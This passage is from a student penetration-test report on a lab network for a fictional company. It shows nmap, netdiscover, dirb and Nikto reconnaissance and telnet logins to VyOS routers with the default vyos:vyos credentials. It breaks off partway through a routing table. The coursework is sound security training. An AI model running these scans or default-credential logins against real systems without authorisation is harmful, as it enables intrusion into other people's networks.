CMP314 Coursework

ACME Inc. network evaluation

Ekku Jokinen

1703641

CMP314: Computer Networking 2

Ethical Hacking Bsc (Hons)

Accelerated degree Year 2 Term 3

2018/19

.

Note that the information contained in this document is for educational purposes only

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

A computer network is a series of computer systems that are connected in a way that allows them to communicate with each other. The size of the network depends on the needs of the individual or the company using it. A small business can get by with just a computer or two, but a large corporation might need several hundred systems with each having a specific and unique function. Advances in technology have created a variety of different types of software and services that can be of use for a company but correctly and securely configuring these services takes thought, knowledge and attention to detail. Having a secure network has many benefits for the company itself as well as for its clients (Cisco, no date).

The company ACME Inc. has parted ways with their former network manager and afterwards found out there was no network documentation or any other information about the devices and configurations left behind. They have a Kali Linux (Kali from now on) machine with their approved tools installed on the network and want the whole network thoroughly mapped as well as a penetration test conducted on all of the devices that exist in it. Finally, they want detailed documentation about the whole process including remediations for any found vulnerabilities.

1.2 AIM

The aim of this penetration test is to thoroughly map the network and test any devices and services found in it for security vulnerabilities. The mapping process involves traversing the entire network and finding all the systems and devices connected to it and then creating a network diagram for the company to use afterwards as a reference. The penetration testing portion involves using the provided tools to scan and exploit any found vulnerabilities and suggest a practical remediation for the company to fix any weaknesses.

2 NETWORK MAPPING

2.1 NETWORK DIAGRAM




Figure 1

2.2 NETWORK MAPPING PROCESS

Before starting the actual network mapping process, the command *ifconfig* was run on the Kali machine to find out its IP address.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb7:82b9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b7:82:b9  txqueuelen 1000  (Ethernet)
        RX packets 74  bytes 9254 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150  bytes 12024 (11.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 20  bytes 1196 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1196 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2

To map the unknown network, different tools and commands were used to view how packets were routed inside the network and which hosts were known to each other. Since only the IP address of the Kali system was known, an ARP scan was run to discover live hosts. A Nmap scan for TCP and UDP services was run simultaneously in the background to use alongside the results given by the ARP scan (to see the scan results, refer to Appendix B). The Nmap commands were:

nmap -sS -sV -T4 <IP RANGE, e.g. 192.168.0.0/24>

nmap -sU -sV <IP RANGE, e.g. 192.168.0.0/24>

A tool called *netdiscover* was used in active mode and the command used was:

netdiscover -r 192.168.0.0/24

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.203   00:0c:29:da:42:4c      1      60  Unknown vendor
192.168.0.210   00:0c:29:0d:67:c6      1      60  Unknown vendor
192.168.0.193   00:50:56:99:6c:e2      2     120  Unknown vendor
```

Figure 3

The scanner's output showed the first three hosts for the network. Looking at the *Nmap* scan result for the system with the IP address *192.168.0.203* showed that it had a DHCP server running on it (Figure 3).

Figure 4

The *Nmap* scan for 192.168.0.210 showed it was running two services related to NFS file sharing, rpcbind and nfs_acl (Figure 4). A note was made about the system as it might have a misconfigured NFS which would allow access to the file system. This system was named **PC1** for ease of identification.




Figure 5

Next the Nmap scan for the 192.168.0.193 system was checked and it seemed to be running VyOS with telnet open (Figure 5). This meant that it was possibly a router.

Figure 6

Next telnet was used to connect to the device to see if access could be gained and it was discovered that the default credentials of vyos:vyos were still valid.




Figure 7

This device was named **Router1** and the commands *show interface* and *show ip route* were run to reveal all configured interfaces as well as the routing table to discover more of the devices on the network. The first command showed what interfaces were active on the router and their IP addresses and subnet masks (Figure 7).

```
vyos@vyos:/etc$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 8

The second command showed what routes are known to Router1 and if they were not directly connected to it, what the first gateway was. The second number inside the brackets (example highlighted in red) indicated the OSPF protocol cost metric which basically indicated how many networks there were between the current router and the target network (Figure 8).

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 05:52:30
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 05:51:21
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 05:50:57
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 05:51:01
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 05:51:11
O   192.168.0.192/27 [110/10] is directly connected, eth0, 05:52:30
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 05:52:30
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 05:51:21
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 05:51:11
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 05:51:01
```

Figure 9

All the other IPs were of the 192.168.0.* type, except one so a basic ping scan was used to discover hosts in the 172.16.221.0/24 network and one new live host was discovered, 172.16.221.237. A *Nmap* TCP and UDP scan was run on this IP similar to the previous time.

```
Nmap done: 1 IP address (1 host up) scanned in 27.05 seconds
root@kali:~# nmap -sn 172.16.221.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 23:55 EDT
Nmap scan report for 172.16.221.16
Host is up (0.016s latency).
Nmap scan report for 172.16.221.237
Host is up (0.0027s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 49.94 seconds
```

Figure 10

The results showed that it was most likely a web server, so the address was visited with a browser (Figures 10 & 11).

```
Nmap scan report for 172.16.221.237
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
```

Figure 11

Figure 12

To enumerate directories and files present on the web server, a tool called *Dirb* was used to scan the URL. The results revealed that there was a WordPress Content Management System (CMS) installation present.

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 27 22:34:13 2017
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
```

Figure 13

A web application vulnerability scanner called *Nikto* could also have been used to find about the WordPress installation.

```
root@kali:~# nikto -h 172.16.221.237 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2017-09-27 21:52:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differe
nt fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also
current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.w
isec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26
+ /wordpress/: A Wordpress installation was found.
+ 8346 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2017-09-27 21:53:28 (GMT-4) (37 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 14

Having discovered the WordPress CMS, the URL was viewed, and some exploration was done. It seemed that the installation was a multi-site one, meaning there was several different blogs running off one installation (Figures 14-16; each address has a unique homepage, so they are different blogs).




Figure 15




Figure 16




Figure 17

Later on in the investigation, once shell access was gained on the server (see section 3.4.5) it was confirmed not to be a multi-homed system so there were no other systems connected to it (Figure 17).

```
user@CS642-VirtualBox:/$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1b:46:57
          inet addr:172.16.221.237  Bcast:172.16.221.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1b:4657/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56903 errors:28 dropped:56 overruns:0 frame:0
          TX packets:56417 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11381930 (11.3 MB)  TX bytes:29542951 (29.5 MB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:6045 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6045 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:675293 (675.2 KB)  TX bytes:675293 (675.2 KB)

user@CS642-VirtualBox:/$
```

Figure 18

At this point, the network looked like the following:




Figure 19

Next, based on Router1's routing table, its eth1 interface was directly connected to the next subnet to be explored (Figure 19). Based on the subnet mask 255.255.255.252 (/30 CIDR notation) and our subnet calculations (see Appendix G), there were only two usable host addresses (Router1's eth1 .225 and .226) so there was a good chance that the next device was a router a gain.

```
0   192.168.0.224/30 [110/10] is directly connected, eth1, 05:52:30
```

Figure 20

This was confirmed by the *Nmap* scan which revealed another VyOS telnet service running on the 192.168.0.226 address (Figure 20). As with Router1, the default credentials provided access to this **Router2** device and again the interfaces and routing table were checked (Figures 21 & 22).

```
Nmap scan report for 192.168.0.226
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
```

Figure 21

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 22

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 07:50:45
O   192.168.0.32/27 [110/10] is directly connected, eth1, 07:51:25
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 07:50:20
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 07:50:24
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 07:50:34
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 07:50:45
O   192.168.0.224/30 [110/10] is directly connected, eth0, 07:51:25
C>* 192.168.0.224/30 is directly connected, eth0
